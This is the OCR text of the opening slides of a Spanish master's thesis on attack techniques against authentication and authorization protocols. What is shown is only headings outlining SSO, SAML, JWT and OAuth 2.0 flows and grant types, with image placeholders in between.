Campus Internacional CIBERSEGURIDAD

TRABAJO FIN DE MÁSTER

ESTUDIO PRÁCTICO DE LAS TÉCNICAS DE ATAQUE A PROTOCOLOS DE AUTENTIFICACIÓN Y AUTORIZACIÓN


MASTER EN DESARROLLO SEGURO Y DEVSECOPS

José María Canto Ortiz

AUTENTIFICACIÓN

PRINCIPIOS


- Identificación del Usuario
- Verificación de la Identidad
- Factor de Autentificación
- Protección de Secretos
- Privacidad y Consentimiento




SINGLE SIGN ON

PROTOCOLOS DE AUTENTIFICACIÓN EN INTERNET


SECURITY ASSERTION MARKUP LANGUAGE (SAML)



JSON WEB TOKEN (JWT)




FLUJO AUTORIZACIÓN JWT




OAUTH 2.0

FLUJO DEL PROTOCOLO




OAUTH 2.0

GRANT TYPES (CÓDIGO DE AUTORIZACIÓN)




OAUTH 2.0

GRANT TYPES (PROOF KEY FOR CODE EXCHANGE)




OAUTH 2.0

GRANT TYPES (CREDENCIALES DE CLIENTE)



